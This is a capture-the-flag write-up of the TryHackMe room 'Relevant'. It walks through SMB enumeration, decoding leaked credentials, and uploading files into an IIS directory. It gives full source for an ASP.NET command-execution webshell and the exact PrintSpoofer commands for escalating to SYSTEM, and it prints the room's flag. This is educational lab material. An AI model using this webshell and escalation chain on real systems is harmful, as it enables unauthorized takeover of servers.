
Windows environments are rarely compromised through a single vulnerability alone. In most real world scenarios, attackers chain together several smaller weaknesses until they eventually gain full SYSTEM level access. The TryHackMe room Relevant demonstrates this concept extremely well by combining anonymous SMB access, exposed credentials, IIS web mapping, ASP.NET code execution and Windows token impersonation into one realistic attack path.
What makes this room particularly valuable is that it teaches much more than simply "running an exploit". During the compromise process, it becomes necessary to understand how IIS handles ASP.NET applications, how SMB shares can map directly into web accessible directories, how Windows process identities work and why certain Windows privileges become dangerous when assigned to service accounts. Instead of relying on a single CVE, the room teaches methodology, enumeration and privilege context, all critical concepts for real world Windows exploitation.
Initial Enumeration
As always, the engagement started with a full TCP port scan in order to identify exposed services and potential attack surfaces.
nmap -sV -T4 -p- <target ip>The scan immediately revealed several interesting services.
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
49663/tcp open  http          Microsoft IIS httpd 10.0
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
The first thing that stood out was the presence of IIS on two separate ports. Besides the default webserver on port 80, another IIS instance was listening on the unusual high port 49663.
Both webservers appeared to host nearly identical content, which immediately suggested some kind of IIS virtual directory configuration, alternate application mapping or secondary webroot.
At the same time, SMB was exposed anonymously. In Windows environments, anonymous SMB access is often worth investigating early because it can expose deployment shares, forgotten backup directories, configuration files or even plaintext credentials. Because of that, SMB became the next logical target during enumeration.
Enumerating SMB Shares
Using smbclient, the available SMB shares could be listed without authentication.
smbclient -L //<target-ip> -NThe output revealed several default Windows administrative shares, but one custom share immediately stood out.
ADMIN$    Disk    Remote Admin
C$        Disk    Default share
IPC$      IPC     Remote IPC
nt4wrksv  Disk
The share named nt4wrksv looked unusual and interesting. The name strongly suggested something legacy related, possibly an old NT4 workstation or server share, a migration directory or an internal developer folder.
Since anonymous access was enabled, the share could be accessed directly.
smbclient //<target ip>/nt4wrksv -NInside the directory, a file named passwords.txt was discovered almost immediately. Finding credentials or weakly protected secrets inside SMB shares is still a common issue in poorly managed Windows environments, especially when shares are used for internal administration, deployments or backups.
Credential Discovery
The contents of passwords.txt looked like this:
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
At first glance, the strings clearly resembled Base64 encoding because of the recognizable character patterns, the valid == padding and the overall structure.
This is an important distinction because Base64 is not encryption or hashing. Encoding simply changes the representation of data and can be reversed directly without a key.
After decoding the values, two valid credential pairs appeared.
Bob  : !P@$$W0rD!123
Bill : Juw4nnaM4n420696969!$$$
This changed the situation significantly. Until this point, access was limited to anonymous SMB enumeration. With valid credentials recovered from the share, authenticated access could now be tested against the exposed services.
Testing SMB Write Access
Both accounts successfully authenticated against the SMB share. The next important step was determining whether the users only had read access or whether they could also upload files.
smbclient //<target ip>/nt4wrksv -U BillA simple upload test was performed.
echo test > text.txt
put text.txt
The upload succeeded immediately. At this point, the most important question became: where exactly does this SMB share map inside IIS? That relationship is critical because if a writable SMB share maps directly into a web accessible directory, arbitrary file upload can quickly turn into remote code execution.
The uploaded file was tested through the browser. This failed:
http://<target ip>/text.txtHowever, this worked:
http://<target ip>:49663/nt4wrksv/text.txtThat confirmed a direct relationship between the SMB share and an IIS virtual directory. Effectively, this meant that every file uploaded through SMB instantly became accessible through the webserver. This was no longer just a writable file share. It had now become arbitrary file upload directly into a web accessible IIS directory.
Testing ASP.NET Execution
Because the target was running Microsoft IIS, the next step was determining whether ASP.NET execution was enabled. Unlike Apache or Nginx environments where PHP is common, IIS typically executes .asp and .aspx files, allowing server side ASP.NET and C# code execution.
A minimal ASP.NET test page was created.
<%@ Page Language="C#" %>
<% Response.Write("TEST"); %>
This file simply instructs ASP.NET to return the string TEST into the HTTP response. If the browser displays only TEST, IIS is interpreting the code server side. If the raw source code appears instead, ASP.NET execution is not enabled.
The file was uploaded through SMB and then accessed through the browser.
http://<target ip>:49663/nt4wrksv/test.aspxThe browser returned:
TESTThis was a major turning point in the attack chain. At this point, the issue was no longer just arbitrary file upload into a web accessible location. The server was actively executing uploaded ASP.NET code, meaning remote code execution was now possible inside the IIS process context.
Building the First ASP.NET Command Execution Script
The next objective was understanding which user context IIS was using to execute uploaded ASP.NET code. To verify this, a small ASP.NET script was created that simply executed the Windows command whoami and returned the output inside the browser.
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>

<script runat="server">

void Page_Load()
{
    Process p = new Process();

    p.StartInfo.FileName = "cmd.exe";
    p.StartInfo.Arguments = "/c whoami";

    p.StartInfo.UseShellExecute = false;
    p.StartInfo.RedirectStandardOutput = true;

    p.Start();

    string output = p.StandardOutput.ReadToEnd();

    Response.Write("<pre>" + output + "</pre>");
}

</script>
This script uses the .NET namespace System.Diagnostics, which provides access to the Process class. The purpose of the script was not to create a full webshell yet, but simply to validate whether arbitrary command execution was possible and to identify the security context under which IIS was running.
The script creates a new process object and instructs it to launch cmd.exe. The argument /c whoami tells cmd.exe to execute the command whoami and terminate immediately afterward.
UseShellExecute was set to false because the script needed direct access to the command output. RedirectStandardOutput was enabled so the ASP.NET application could capture the output generated by the process. After execution, ReadToEnd() collected the full output stream and Response.Write() returned the result back into the browser inside a <pre> block to preserve formatting.
When the file was opened through IIS, the browser returned:
iis apppool\defaultapppoolThis was an extremely important finding because it confirmed that the ASP.NET code execution was occurring under the IIS application pool identity rather than as Administrator or SYSTEM.
In Windows environments, this distinction matters heavily. Achieving code execution does not automatically mean the machine is fully compromised. The actual impact depends entirely on the privileges assigned to the process executing the code.
At this stage, the script only executed a static command and returned its output. It did not yet expose the physical filesystem path of the ASPX file and it did not support arbitrary command execution. That functionality was added later when the script was upgraded into a dynamic ASP.NET webshell.
Creating a Dynamic ASP.NET Webshell
After confirming that ASP.NET execution worked correctly, the initial proof of concept script was expanded into a more flexible webshell capable of executing arbitrary commands supplied through the browser.
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>

<script runat="server">

void Page_Load()
{
    Response.Write("<pre>");
    Response.Write("Physical Path:\n");
    Response.Write(Request.PhysicalPath + "\n\n");

    string cmd = Request["cmd"];

    if (String.IsNullOrEmpty(cmd))
    {
        Response.Write("Usage:\n");
        Response.Write("script.aspx?cmd=whoami");
        Response.Write("</pre>");
        return;
    }

    Process p = new Process();

    p.StartInfo.FileName = "cmd.exe";
    p.StartInfo.Arguments = "/c " + cmd;

    p.StartInfo.UseShellExecute = false;
    p.StartInfo.RedirectStandardOutput = true;
    p.StartInfo.RedirectStandardError = true;

    p.Start();

    string output = p.StandardOutput.ReadToEnd();
    string error = p.StandardError.ReadToEnd();

    Response.Write("Command Output:\n\n");
    Response.Write(Server.HtmlEncode(output));
    Response.Write(Server.HtmlEncode(error));

    Response.Write("</pre>");
}

</script>
This second version introduced several important improvements.
The script now displayed the physical filesystem path of the ASPX file by using Request.PhysicalPath. This became extremely useful later because IIS virtual directories do not always clearly reflect their real filesystem locations. In this case, the script revealed that the uploaded files were stored inside:
C:\inetpub\wwwroot\nt4wrksv\That absolute path later became critical for executing PrintSpoofer correctly.
The script also introduced dynamic command execution through the URL parameter ?cmd=. Instead of hardcoding whoami, the ASP.NET page now accepted arbitrary commands directly from the browser. For example:
script.aspx?cmd=whoamiwould execute:
cmd.exe /c whoamiThe script additionally captured both standard output and standard error. Capturing standard error is extremely important during exploitation because Windows command execution often fails silently otherwise, especially when dealing with path issues, permissions or malformed commands.
Finally, Server.HtmlEncode() was used before returning the output into the browser. This prevented HTML rendering issues and ensured the command output appeared cleanly formatted inside the page.
At this point, the uploaded ASP.NET file had effectively become a lightweight webshell capable of executing arbitrary commands directly through IIS.
Privilege Enumeration
Once stable command execution was available, privilege enumeration became the next priority. The command whoami /priv was executed through the webshell.
script.aspx?cmd=whoami /privPrivilege Name Description State
=====================================================================================
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set DisabledThe most important result was SeImpersonatePrivilege:
SeImpersonatePrivilege Impersonate a client after authentication EnabledThis was the key finding of the room.
SeImpersonatePrivilege allows a process to impersonate another security context after authentication. In Windows privilege escalation, this privilege is extremely important because several well known techniques abuse it to obtain a SYSTEM token. Techniques such as Juicy Potato, Rogue Potato, PrintSpoofer and GodPotato all belong to this class of token impersonation attacks.
At this point, the vulnerability was no longer simply IIS or file upload. The real escalation path came from dangerous Windows privileges assigned to the IIS process identity.
System Enumeration
Before selecting a privilege escalation technique, additional system information was collected.
script.aspx?cmd=systeminfoThe target was identified as Windows Server 2016 Standard Evaluation, build 14393, running on an x64 architecture.
Host Name:   RELEVANT
OS Name:     Microsoft Windows Server 2016 Standard Evaluation
OS Version:  10.0.14393 N/A Build 14393
System Type: x64-based PC
This information matters because Windows privilege escalation techniques are heavily dependent on the operating system version, build number, patch level, architecture and token behavior. Many privilege escalation methods only work reliably on specific Windows builds, while others break entirely after certain security patches. Understanding the exact operating system environment before attempting privilege escalation is therefore critical.
Since the target was running Windows Server 2016 and the IIS process possessed SeImpersonatePrivilege, PrintSpoofer became a suitable privilege escalation candidate.
Uploading and Testing PrintSpoofer
PrintSpoofer by itm4n was used for privilege escalation, available at https://github.com/itm4n/PrintSpoofer/releases.
The 64 bit executable was uploaded into the writable IIS directory through SMB. The physical path was already known from the ASP.NET webshell:
C:\inetpub\wwwroot\nt4wrksv\The help output was then executed through the browser using the following URL:
http://TARGET:49663/nt4wrksv/script.aspx?cmd=C:\inetpub\wwwroot\nt4wrksv\PrintSpoofer64.exe%20-hPrintSpoofer confirmed that it accepts commands through the -c parameter:
-c Execute the command CMDThis is an important detail because PrintSpoofer does not magically elevate the existing webshell into SYSTEM. Instead, it spawns a new child process with SYSTEM privileges. Therefore, any command that should run as SYSTEM must be passed directly into PrintSpoofer itself.
Privilege Escalation to SYSTEM
The first test was to execute whoami through PrintSpoofer. The command was executed through the browser using the following URL:
http://<target-ip>:49663/nt4wrksv/script.aspx?cmd=C:\inetpub\wwwroot\nt4wrksv\PrintSpoofer64.exe%20-c%20whoamiThe output showed:
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
This confirmed that PrintSpoofer successfully abused SeImpersonatePrivilege and created a process through CreateProcessAsUser(). At this point, SYSTEM level process creation was working.
A key detail here is that the ASP.NET webshell itself still ran as iis apppool\defaultapppool. Only the process created through PrintSpoofer ran as SYSTEM.
This distinction is critical because commands executed directly through the webshell still run with IIS application pool privileges. Commands executed through PrintSpoofer inherit the elevated SYSTEM token.
Reading root.txt
When attempting to read root.txt directly through the webshell, access was denied because the webshell itself was still running as the IIS application pool user. The solution was to use PrintSpoofer to spawn a SYSTEM process that reads the flag and writes the output into the IIS webroot.
The following URL was executed through the browser:
http://10.112.191.73:49663/nt4wrksv/script.aspx?cmd=C:\inetpub\wwwroot\nt4wrksv\PrintSpoofer64.exe -c "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\inetpub\wwwroot\nt4wrksv\rootcopy.txt"This command starts cmd.exe as SYSTEM. The type command reads the contents of root.txt, while output redirection writes the result into rootcopy.txt inside the web accessible IIS directory.
After execution, the copied file became accessible directly through the browser.
http://<target ip>:49663/nt4wrksv/rootcopy.txtThe final flag was recovered successfully: THM{lfk5kf469devly1gl320zafgl345pv}.
Final Thoughts
Relevant is an excellent Windows room because it demonstrates how several individually small weaknesses can chain together into full compromise.
Anonymous SMB access exposed credentials. Those credentials provided write access to a share. That share was mapped directly into IIS. IIS executed uploaded ASP.NET code from that location. The resulting webshell ran inside the IIS application pool context, and privilege enumeration revealed SeImpersonatePrivilege. Finally, PrintSpoofer abused that privilege to spawn SYSTEM level processes.
The most important lesson from this room is that code execution and privilege level are not the same thing. Getting ASP.NET code execution provided access as iis apppool\defaultapppool, but the machine was not fully compromised until the Windows token privileges were properly understood and abused.
This room is a strong example of why Windows exploitation requires more than simply running tools. It requires understanding process context, filesystem paths, service identities, token privileges and how different Windows services interact with each other.